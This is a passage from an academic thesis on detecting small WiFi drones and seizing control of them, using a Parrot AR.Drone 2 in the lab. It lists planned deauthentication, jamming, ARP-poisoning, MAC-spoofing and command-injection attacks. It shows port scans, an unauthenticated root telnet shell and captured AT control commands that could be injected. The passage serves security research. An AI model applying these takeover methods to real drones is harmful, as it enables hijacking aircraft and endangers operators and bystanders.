
This review shows that there is no lack of detection methods for aircraft; the major issue is overcoming the limitations of each method when applied to small UAVs. While the majority of methods are attempting a complete solution, the individual methods' limitations prevent this. Hybrid methods incorporating radar, visual, acoustics and data link seem promising, with research being undertaken in this field. Similarly, current mitigation methods against control and visuals on UAVs, have significant limitations, or are not adequate for small UAVs. Mitigation research is currently focused on larger military UAVs, while concomitantly being theoretically applied to small civilian UAVs. This research aims to address these issues by developing a method of data link detection appropriate for a common small UAV using 802.11 WiFi as its data link technology, along with applying the concept of EW to create mitigation methods for small civilian UAVs. Mitigation will be achieved by exploiting the data link technology to gain control of the UAV, and disable the video stream to prevent visual data being obtained. This will result in a method of addressing the privacy and security issues relating to small civilian UAVs. In order to develop a solution, research approaches must be explored in order to generate a research method, and subsequent research design capable of answering the posed research questions. The following chapter elaborates upon a range of research approaches applicable to this research, reviews potential methods then presents a proposed research design.

# 3.0 Research Methods and Design

This chapter commences with elaborating upon the various research approaches in the field of information systems which can be applied to the field of computer science, through a process of elimination, an appropriate approach for this research is selected. From this approach, the associated methods are explored and subsequently narrowed to methods suitable for this research. With the selection of a method, the research design is presented, which details the process by which this research will be conducted. Following this, the necessary software, hardware, and subsequent purpose of these materials is explored. Subsequently the method of data analysis to be used is described, concluding with a discussion of the limitations of this research.

## 3.1 Research Approach

There are a range of approaches that can be used when undertaking research in the computer science field. Galliers (1990), in evaluating approaches from the complementary field of information systems, shows that these approaches can be represented as a spectrum between “empirical” (quantitative) and “interpretive” (qualitative) research, whereby the suggested method to use (“mode” in Figure 1) correlates to the topic area being researched (or object of interest, to use Galliers’ term) as shown in Figure 1. Further to this, Myers and Klein (2011) present a third type of approach termed critical research, which borrows from the philosophical foundations of both qualitative and quantitative research to examine how more quantitative subject matters, such as technology, impact and influence qualitative themes, such as social issues.



| Object | Modes for traditional empirical approaches(observations) | | | | | | | Modes for newer approaches(interpretations) | | |
|---|---|---|---|---|---|---|---|---|---|---|
| | Theorem Proof | Laboratory Experiment | Field Experiment | Case Study | Survey | Forecasting and Futures Research | Simulation and Game/role playing | Subjective/argumentative | Descriptive/ Interpretive (reviews) | Action Research |
| Society | No | No | Possibly | Possibly | Yes | Yes | Possibly | Yes | Yes | Possibly |
| Organisation/group | No | Possibly | Yes | Yes | Yes | Yes | Yes | Yes | Yes | Yes |
| Individual | No | Yes | Yes | Possibly | Possibly | Possibly | Yes | Yes | Yes | Possibly |
| Technology | Yes | Yes | Yes | No | Possibly | Yes | Yes | Possibly | Possibly | No |
| Methodology | No | No | Yes | Yes | Yes | No | Yes | Yes | Yes | Yes |
| Theory Building | No | No | No | Yes | Yes | Yes | Yes | Yes | Yes | Yes |
| Theory Testing | Yes | Yes | Yes | Possibly | Possibly | No | Possibly | No | Possibly | Possibly |
| Theory Extension | Possibly | Possibly | Possibly | Possibly | Possibly | No | No | No | Possibly | Possibly |

Figure 1: The Range of Research Approaches (adapted from Galliers, 1990)

### 3.1.1 Object of Interest

Clearly, objects aimed at understanding people's views on a topic and using these as evidence are not appropriate. This research does not aim to explore the views of people on UAV security and privacy issues; as such this eliminates society, organisations/groups and individuals as objects of interest. Examining the remaining objects of interest, the research could be identified as being related to technology, as UAVs are a technology; however the research to be undertaken has the primary goal of addressing the issues relating to this technology and creating a solution, rather than advancing the technology directly, thus technology has been eliminated technology as a topic area of this research. Following this process of elimination, it is clear that the research falls into the theory category of objects, of which there are three; theory building, theory testing and theory extension. Subsequently, theory building, defined as the expansion of theories in a limited knowledge area, can be eliminated, as the research aims to use existing theories from the body of knowledge, applied to this problem to create a solution. Similarly, theory extension, defined as the improvement of existing theories is not an appropriate object, as the research directly relates to testing of established theories. As such the identified research object which this research falls under through process of elimination must be theory testing, as the research will involve the testing of defined theories in computer science, applied to the detection and mitigation of small civilian UAVs.

### 3.1.2 Research Method

According to Galliers (1990) the suggested research methods appropriate for theory testing are theorem proof, laboratory experiments, field experiments, case studies, surveys, simulation and action research. From analysis of Galliers' taxonomy, the methods classed as possibly suitable will be eliminated, unless all probable suggested methods are found to be inappropriate. The research questions are oriented towards the collection of real data; therefore theorem proof is not an appropriate method. The remaining empirical methods suggested, laboratory and field experiments seem applicable, as they relate directly to methods of collecting empirical data to test hypotheses. However, to ensure a greater control over variables, such as limiting wireless interference, field experiments are discounted as a method in this research. It is noted however that future research in this area could be conducted with a field experiment method. Therefore, the method to be undertaken for this research is laboratory experiments to prove hypotheses based upon existing theories, while providing repeatability, refutability and reductionism.

### 3.1.3 Identified Research Approach

From analysis of the object of interest related to this research, in addition to the method most appropriate for this research, it is clear that a quantitative approach is most suitable for this research. The research directly relates to empirical observations and testing hypotheses. The research does not involve examining qualitative themes about the topic matter, or determining the impact the topic matter has on these themes, thus discounting the qualitative and critical research approaches to research.

## 3.2 Research Design

A tailored experimental process will be used, depicted in Figure 2. The key point of this process is that any result from these experiments will improve the body of knowledge, regardless of proving or disproving the hypothesis stated for each experiment.




Figure 2: Process Flowchart of the Research Programme

Identified from the research questions, a number of hypotheses have been proposed which will assist in answering the research questions. These are presented as Figure 3. As is conventional for hypothesis testing, the null hypothesis $H_0$ relates to the relevant alternative hypothesis (i.e. $H_1$-$H_9$) being disproven; this will be tested for each hypothesis. For example, in the case of $H_1$, $H_0$ would be: The Parrot UAV does not output an identifiable signal.

| **Hypothesis** | **Related Research Question** |
|---|---|
| $H_1$: Does the Parrot UAV output an identifiable signal? | RQ1-a |
| $H_2$: Can a detection signature be derived from an identifiable signal output by the Parrot UAV? | RQ1-a |
| $H_3$: Does the Parrot communicate with the ground controller using 802.11? | RQ1-a, RQ1-b |
| $H_4$: Can the Parrot be directly interacted with by an external entity? | RQ1-a, RQ1-b |
| $H_5$: Is the Parrot UAV susceptible to control manipulation? | RQ1-b |
| $H_6$: Are there multiple methods which can be used to manipulate the control of a Parrot UAV | RQ1-b |
| $H_7$: Can the video stream between the Parrot UAV and controller be intercepted by a third party? | RQ2 |
| $H_8$: Does the Parrot UAV use a modified H.264 video encoding scheme? | RQ2 |
| $H_9$: Can access to the video stream of the Parrot UAV be limited? | RQ2 |

Figure 3: Proposed Hypotheses and Related Research Questions

There were a number of identified experiments planned, initially to determine information about how the Parrot interacts with the ground controller, confirming what standards the Parrot uses, and how the Parrot operates, in relation to prior research. With this information, analysis will be conducted to identify significant details from which a detection signature could be derived. Further experiments will be designed to test the robustness of the data link, by attempting a range of network-based attacks as strategies to gain control of the device. Analysis of these attacks will provide insight into the possible methods which can be used to achieve mitigation. This will address the sub-questions of research question 1.

Experiments relating to video manipulation will be undertaken after a successful detection and control solution is developed, as the ability to interact with video frames will be dependent on a level of control, which can only be gained from detection of the device. Therefore, these experiments will involve determining the possibility of direct real-time manipulation of video for the Parrot based on the level of control available to manipulate the onboard video. These experiments will also take into account any noticeable impact on performance these experiments will have on the UAVs hardware, as the manipulation should be achieved with minimal unintentional disruption to normal UAV operation. Initial identified experiments include exploring the video stream's structure, through deconstruction of H.264 video frames, and determining methods in which the normal video stream can be manipulated to prevent the ground controller from viewing the UAVs video stream. These experiments will assist in drawing conclusions about research question 2.

A list of initial proposed experiments is presented in Figure 4; however the research design presented is iterative in nature. Depending on the results, experiments may need to be altered to fully test a hypothesis, or further experiments may be undertaken as necessary; as new hypotheses may be unearthed during research which will assist in answering the posed research questions.

| **Experiment** | **Aim** | **Hypotheses** |
|---|---|---|
| **Detection Experiments** | | |
| Connection Captures | To determine the connection sequence between the controller and UAV, along with determining any significant features that can be used for signature detection | $H_1$, $H_2$, $H_3$ |
| Command Captures | Capturing the commands sent between the controller and UAV, to determine how the UAV is controlled | $H_3$ |
| File system exploration | Exploration of the UAVs internal file systems, to determine the processes and utilities present on the device, which can lead to insight on determining detection factors and developing a mitigation strategy | $H_2$, $H_4$ |
| Effect of multiple connected devices | To determine if multiple devices (iPad and iPhone) can be connected simultaneously to the UAV, and the effects this has on the control link, UAV, and controllers. | $H_4$ |
| **Control Experiments** | | |
| Deauthentication | Determining the effect Deauthentication of the ground controller has on the UAV, | $H_4$, $H_5$, $H_6$ |
| Signal Jamming | Exploring the possibility of targeted signal jamming of the data link between the controller and UAV, recording the effect against both. | $H_4$, $H_5$, $H_6$ |
| ARP cache Poisoning | A follow on from Deauthentication, to determine if the IP address of the original controller can be associated with the test machines MAC address, to take control of the UAV. | $H_4$, $H_5$, $H_6$ |
| MAC Address Spoofing | Determining the outcome of spoofing the controllers MAC address, and then connecting to the UAV | $H_4$, $H_5$, $H_6$ |
| Command Injection | Determination of if direct manipulation of the file system through commands from a mitigating device can cause the UAV to stop, or be issued commands | $H_4$, $H_5$, $H_6$ |
| **Video Experiments** | | |
| Video Stream Capture | Network captures of the video stream data, to determine if the video stream can be viewed. | $H_7$ |
| Packet Deconstruction | Deconstructing the video packets to determine how the Parrots implementation of H.264 packets is structured. | $H_8$ |
| Video Manipulation | Exploring methods that can be used to manipulate the viewing of the video stream. | $H_9$ |

Figure 4: Proposed Initial Experiments

## 3.3 Materials

To maintain consistency and aid in repeatability of results, the materials used throughout each experiment should be identical. The hardware and software used in this research, coupled with their versions are listed in Figure 5.

| **Hardware/Software:** | **OS/Version:** |
|---|---|
| Antec Custom Desktop | Ubuntu 12.04 |
| TP-Link 150mbps Wireless network Card | Default Firmware/drivers |
| Standard iPhone 5 | iOS 7.0.6 |
| Parrot AR drone v2 | Linux 2.6.32.9 Kernel |
| iPad | iOS 6.1.3 |
| AR.FreeFlight iPhone/iPad Application | 2.4.3/2.4.6/2.4.12 |
| Wireshark | 1.6.7 |
| tshark | 1.6.7 |
| nmap | 5.21 |
| Aircrack-Ng | 1.2 |
| Python | 2.7 |
| scapy Python module | 2.2.0 |
| Sublime Text 2 | 2.0.2 |
| iptables | 1.4.11.1 |
| External Hard Drive | Seagate backup plus |
| VMware Player | 5.0.2 build-1031769 |
| Ubuntu virtual machine image | 12.04 |
| crosstool_ng | 1.9.3 |
| Linaro tool chain | 4.6.3 |
| Custom ARM toolchain | N/A |
| ffmpeg | 2.1.1 |
| vlc | 2.0.8 |

Figure 5: Identified Research Materials Table

The Antec Desktop will be used as the test machine for experiments and research involving manipulating file systems, capturing network traffic and utilising Linux utilities, these include Wireshark and nmap. The Desktop machine will also be used for Python code development, using version 2.7 of Python for additional library support compared to Python 3. For a number of the wireless network captures and control attacks using aircrack-ng, Wireshark, tshark and scapy, wireless cards with specific drivers are needed, thus the use of the TP-Link wireless network card. The ground controllers used include a standard iPhone 5 running iOS 7.0.6, and an iPad 2 running iOS 6.1.3. The ground controller software used was AR.FreeFlight iPhone/iPad Application. The Parrot drone is running a modified Linux 2.6.32.9 kernel, running iptables version 1.4.11.1. In order to compile programs for the Parrot, a number of cross compiler environments were developed and deployed in virtual machines. For video experiments, ffmpeg and vlc will be used to decoding the streams to verify any intricacies in the Parrot's implementation of the H.264 video codec.

## 3.4 Data Analysis

Analysis of the data will involve interpreting the results of experiments and documenting certain characteristics of the data, such as time to connect to the Parrot UAV, or the impact video manipulation has on UAV performance. These data will be useful in identifying possible solutions, and will be retrieved by using appropriate tools such as Wireshark for network captures. By using existing tools, the project can be kept in-scope as it does not require the creation of custom tools for analysis.

## 3.5 Limitations

The limitations for this research relate to testing only one type of small civilian UAV for both detection and mitigation strategies. However it is expected that the results could be generalised to other types of small UAV using 802.11 as its data link technology. While identified as using a laboratory experiment method, uncontrollable factors, such as signal interference still exist, due to being limited in preventing additional signals in the spectrum being measured.

## 3.6 Summary

This chapter presented research approaches identified for the field of information systems, in relation to how these approaches can also be applied to the computer science field. This was followed by identifying the object of interest of the research, which led to determining an appropriate method for this research. Laboratory experiments were determined as the appropriate method to use for this research. By identifying the topic and method of this research, the approach could be defined as a quantitative research approach, from which the research design could be developed, detailing the process, materials and data analysis methods to be used. Finally, the limitations of this research were noted. The next chapter presents the analysis and discussion of observations undertaken during a series of experiments designed to test hypotheses linked to the research questions.

# 4.0 Analysis and Discussion

In this chapter, the results of a series of experiments exploring the research topic are presented. This chapter begins with a discussion of the expected results, followed by the findings of experiments undertaken to substantiate hypotheses. After, experiments related to newly-generated hypotheses are presented. Finally, the results of these experiments are discussed.

## 4.1 Expected Results

Predictions on the results of detection are possible, due to the characteristics of the 802.11 WiFi standard. Generation of a generic data signature will be possible due to these characteristics, with this signature being used to filter network streams to find these UAVs.

In regards to mitigation of the device, it is expected that mitigations can be applied to the Parrot; however the effectiveness will be dependent upon further experimentation and analysis.

## 4.2 Detection

This section begins with the initial analysis of network connections between the Parrot and a controller to determine any possible characteristics that could be used to develop a data link detection signature. This is followed by analysis of multiple connected devices, the types of data being sent across the network connection, and analysis of the file system of the Parrot.

### 4.2.1 Connection captures

Using Wireshark and a TP-Link 802.11 wireless card, network captures of the connections between the controller device and Parrot were undertaken. These captures were examined, with an array of information determined, which could be used to develop a detection signature. The vendor MAC address was identifiable (the manufacturer is assigned the allocation 90:03:B7). Additionally a number of ports were found to be open distributing data across the network, these being 5552, 5554, 5555 and 5556 depicted in Appendix B. There was a large amount of data traversing from Port 5555, which upon further inspection was determined to be the video stream from the onboard camera. A number of UDP packets were sent to port 5556 from the controller, with packets from port 5554 on the Parrot being sent to the controller. It was determined that port 5554 was sending information about the device, called nav data, such as battery life and position, back to the controller. While the controller application was sending UDP packets on port 5556 containing a unique ascending reference number and what appeared to be control commands.

There is a distinct connection pattern when connecting a device to the Parrot. When the controller connects to the device a number of ARP packets are sent around the network, along with a DHCP request. As per the settings in the Parrots DHCP configuration, an address between 192.168.1.2 and 192.168.1.5 is assigned to the controller. After 5 connection/reconnection attempts, there was no repeatable graceful disconnection sequence identified. Connection speed between the controller and Parrot is between 1.5 and 2.5 seconds. After connection has been established, the controller multicasts a UDP packet from port 5552, a response UDP packet is then sent from port 5552 on the Parrot to port 5552 on the controller shown as Figure 6. After further examination, it was determined that this port is an authentication service for the device, the packet deconstruction is included as Figure 7

| No | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1 | 0.000000 | 192.168.1.1 | 192.168.1.2 | UDP | 118 | Source port: 5552 Destination port: 5552 |
| 2 | 0.000721 | 192.168.1.2 | 192.168.1.1 | UDP | 106 | Source port: 5552 Destination port: 5552 |
| 3 | 0.001818 | 192.168.1.1 | 192.168.1.2 | UDP | 118 | Source port: 5552 Destination port: 5552 |
| 4 | 0.002550 | 192.168.1.2 | 192.168.1.1 | UDP | 106 | Source port: 5552 Destination port: 5552 |
| 5 | 0.003079 | 192.168.1.1 | 192.168.1.2 | UDP | 118 | Source port: 5552 Destination port: 5552 |

Figure 6: Parrot Authentication Handshake

| Sent (From Parrot) | Received (From Controller) |
|---|---|
| PARROT AUTH AR.DRONE OK | PARROT AUTH |
| PARROT AUTH AR.DRONE OK | PARROT AUTH |
| PARROT AUTH AR.DRONE OK | |

Figure 7: Authentication Packet Deconstruction

Further analysis of all active ports using nmap TCP scans found ports 21, 23, 5551, 5553, 5555, 5557 and 5559 open, shown in Figure 8. The services running on these ports were determined and confirmed using netstat on the Parrot (Figure 9). Ports 21 and 23 being the default ftp and telnet services, which were active and enabled without any security, leading to the ability to connect to the Parrot and upload files whilst the

UAV is operating. Port 5551 was determined as the direct to USB video recording port used when a USB device is attached. Port 5553 is used for video recording, in addition to the live stream video from port 5555. Port 5557 is an active port with no discernible use, while port 5559 is listed in the system developer guide as being used for retrieving non critical control configurations active on the Parrot depicted in Appendix A, and thus is actively listening for requests to display its information.

| Host is up (0.014s latency). | | |
|---|---|---|
| Not shown: 65528 closed ports | | |
| **PORT** | **STATE** | **SERVICE** |
| 21/tcp | open | ftp |
| 23/tcp | open | telnet |
| 5551/tcp | open | unknown |
| 5553/tcp | open | unknown |
| 5555/tcp | open | freeciv |
| 5557/tcp | open | unknown |
| 5559/tcp | open | unknown |

Figure 8: Output of TCP nmap scan of Parrot

| **Active Internet connections (servers and established)** | | | | | | |
|---|---|---|---|---|---|---|
| **Proto** | **Recv-Q** | **send-Q** | **Local Address** | **Foreign Address** | **State** | **PID/Program name** |
| tcp | 0 | 0 | 0.0.0.0:5551 | 0.0.0.0:* | LISTEN | 805/inetd |
| tcp | 0 | 0 | 0.0.0.0:5553 | 0.0.0.0:* | LISTEN | 808/program.elf |
| tcp | 0 | 0 | 0.0.0.0:5555 | 0.0.0.0:* | LISTEN | 808/program.elf |
| tcp | 0 | 0 | 0.0.0.0:5557 | 0.0.0.0:* | LISTEN | 808/program.elf |
| tcp | 0 | 0 | 0.0.0.0:21 | 0.0.0.0:* | LISTEN | 805/inetd |
| tcp | 0 | 0 | 0.0.0.0:23 | 0.0.0.0:* | LISTEN | 893/telnetd |
| tcp | 0 | 0 | 0.0.0.0:5559 | 0.0.0.0:* | LISTEN | 808/program.elf |
| tcp | 0 | 157 | 192.168.1.1:23 | 192.168.1.4:46629 | ESTABLISHED | 893/telnetd |
| udp | 0 | 0 | 0.0.0.0:5552 | 0.0.0.0:* | | 898/parrotautodaemo |
| udp | 0 | 0 | 0.0.0.0:5554 | 0.0.0.0:* | | 808/program.elf |
| udp | 0 | 0 | 0.0.0.0:5556 | 0.0.0.0:* | | 808/program.elf |
| udp | 0 | 0 | 0.0.0.0:67 | 0.0.0.0:* | | 895/udhcpd |

Figure 9: Output of netstat Command on Parrot

| **Host is up (0.0020s latency).** | | |
|---|---|---|
| **PORT** | **STATE** | **SERVICE** |
| 67/udp | open \| filtered | dhcps |
| 5552/udp | open \| filtered | unknown |
| 5553/udp | closed | unknown |
| 5554/udp | open \| filtered | unknown |
| 5555/udp | closed | rplay |
| 5556/udp | open \| filtered | unknown |
| MAC Address: 90:03:B7:35:24:24 (Unknown) | | |

Figure 10: Output of UDP nmap scan of Parrot

An additional nmap scan of all UDP ports was undertaken revealing, ports 67, 5552, 5554 and 5556 as open but Filtered, shown in Figure 10. This correlates with initial findings, with port 5552 handling the Parrot's authentication, 5554 being nav data and 5556 being control commands, while port 67 manages the dhcpd for the Parrots network, assigning IP addresses to connected devices. While UDP scanning the Parrot, the control stream coming from port 5556 was interrupted by nmap, preventing control of the Parrot until a power reset was undertaken; depicted in Appendix B. This was identified as an area to examine further, which could be used as a mitigation strategy against the Parrot.

Initial work by Peacock and Johnstone (2013) suggested that de-authentication and re-authentication could be quick enough to be achieved in mid-air, due to a generic connection pattern, coupled with the speed of the connection. Initial experiments undertaken in this research has confirmed this hypothesis.

Between initial connection testing and further testing, the ground controller software environment needed to be updated to address potential security issues resulting from SSL implementation errors in Apple products (NIST, 2014). As such the testing environment was updated on the iPhone, to run iOS 7.0.6, with AR freeflight version 2.4.12. To ensure consistency between results, previously collected network captures were repeated. The iPad was unchanged from the original environment to discover possible inconsistencies between the versions of the ground controller software.

Upon analysis of the updated connection captures, it was found that there was no change to the connection sequence between the Parrot and the ground controller. However a minor security feature was removed between versions 2.4.3 and 2.4.12 of the application. This security feature is called MAC address pairing, which filters where commands sent to the Parrot are accepted from through the controllers MAC address, a unique hardware address contained in every networking device. Further analysis of the implementation of MAC address pairing was determined to be of use, as it cannot be assumed that all Parrots are using controllers operating on the latest update. Thus, experiments relating to MAC address pairing used the iPad testing environment. In order to gain control over Parrots utilising this feature, $H_{10}$ was formulated, shown in Figure 11.

| **Hypothesis** | **Related Research Question** |
|---|---|
| $H_{10}$: Can MAC address pairing on the Parrot UAV be subverted? | RQ1-b |

Figure 11: Identified additional Hypothesis

Examining the network captures between the Parrot and controller has revealed a number of identifiable features. The network utilises standard 802.11 WiFi features, validating hypothesis $H_3$. The vendor MAC address and specific open ports has proven $H_1$ and supports $H_2$.

### 4.2.2 Command Captures

Examination of UDP packets sent on port 5556 revealed the word AT as a common occurrence in each packet. Examining the Developers guide for the Parrot, section 6, titled AT Commands, describes their purpose as a text string starting with the keyword AT, followed by other key words to notify the Parrot onboard controller that a command is being issued (Piskorski et al, 2012). These commands are sent in sequence with a unique ascending identification number, to account for the lossy nature of UDP; preventing multiple commands being accepted simultaneously. Initial capture of AT commands is depicted in Figure 12, with a listing of all AT commands included as Appendix A. The AT commands used in the Parrot control strings are reminiscent of Hayes modem commands, developed by Dennis Hayes; which similarly used the keyword AT before issuing a command to the modem.

```
AT*REF=12631,290717696
AT*PCMD_MAG=12632,0,-1159415390,-1147854121,0,0,0,0
AT*REF=12633,290717696
AT*PCMD_MAG=12634,0,-1159415390,-1147854121,0,0,0,0
AT*REF=12635,290717696
AT*PCMD_MAG=12636,0,-1159415390,-1147854121,0,0,0,0
AT*REF=12637,290717696
AT*PCMD_MAG=12638,0,-1159415390,-1147854121,0,0,0,0
AT*REF=12639,290717696
AT*PCMD_MAG=12640,0,-1159415390,-1147854121,0,0,0,0
AT*REF=12641,290717696
AT*PCMD_MAG=12644,0,-1159415390,-1147854121,0,0,0,0
AT*REF=12645,290717696
AT*PCMD_MAG=12646,0,-1159415390,-1147854121,0,0,0,0
AT*REF=12647,290717696
AT*PCMD_MAG=12648,0,-1159415390,-1147854121,0,0,0,0
AT*REF=12649,290717696
AT*PCMD_MAG=12652,0,-1159415390,-1147854121,0,0,0,0
AT*REF=12653,290717696
AT*PCMD_MAG=12654,0,-1159415390,-1147854121,0,0,0,0
AT*REF=12655,290717696
```

Figure 12: Network capture of Parrot AT commands

Determined from the Parrot Developers Guide, and confirmed through experimentation, if the Parrot does not receive two consecutive AT command within two seconds the Parrot assumes connection has been lost with the controller, if flying this causes the Parrot to enter hover mode. Additionally, AT commands are sequentially numbered, with higher order sequence numbers having precedence in command execution, excepting the first sequence number of 1 having precedence over any currently issued commands. Further analysis of the Parrot Developers Guide revealed interesting AT commands that could serve a purpose for mitigating control of the Parrot, these included switching the video off, de-pairing paired devices and sending GPS coordinates. From this, it was theorised possible to inject commands into the control network stream by using a sequence number, either 1, or higher than the current number, coupled with an identified potentially useful command. This was identified as requiring further experimentation, detailed in Figure 15.

Examining the control commands captured between the Parrot and controller, along with examining the Parrot Developers Guide has revealed the method in which the Parrot and controller communicate, proving $H_3$. Additionally, further experiments were identified which could assist in proving $H_4$, $H_5$, $H_6$, $H_7$ and $H_8$.

### 4.2.3 File System Exploration

As the Parrot had open telnet and ftp ports, 23 and 21 respectively; direct connection was attempted. Initiating a telnet connection to 192.168.1.1 port 23 without any credentials, connects directly to the Parrots file system, presenting a busy box shell with root privileges, depicted in Figure 13. As such, all files and directories are available for viewing and modifying. A direct ftp connection to 192.168.1.1 port 21 revealed that the ftp server could also be connected to, presenting the /data/videos directory, identified as where flight recordings are stored on the Parrot. Further examination of the file system identified that the Linux kernel had been stripped down from a standard 2.6.32.9 kernel, with a number of applications removed. Of the remaining applications present, a number were identified as having the potential to be used against the Parrot for mitigation, these included iptables, inetd and netcat.

Examination of changes to the file system revealed interesting characteristics. By default the datetime of the system is set to Unix epoch, January 1st 1970, alterations to the datetime settings of the device are stored in flash memory, meaning they are wiped after a power reset on the device. However files that are placed onto the device are persistent between reboots, as shown in Figure 14, where the file was placed at 00:12:51 UTC, while the active time on the device is 00:00:53 UTC. This equates to the possibility of mitigation options that involve dropping new configuration files onto the Parrot, through the use of the ftp service.

| **Permissions** | **Links** | **Owner** | **Group** | **Size** | **Last Modified** | | | **Name** |
|---|---|---|---|---|---|---|---|---|
| | | | | | **Month** | **Day** | **Time** | |
| drwxr-xr-x | 20 | root | root | 1328 | Jan | 1 | 00:07 | . |
| drwxr-xr-x | 20 | root | root | 1328 | Jan | 1 | 00:07 | .. |
| drwxrwxr-x | 4 | root | root | 5304 | Jan | 1 | 1970 | bin |
| drwxr-xr-x | 4 | root | root | 1024 | Jan | 1 | 00:00 | data |
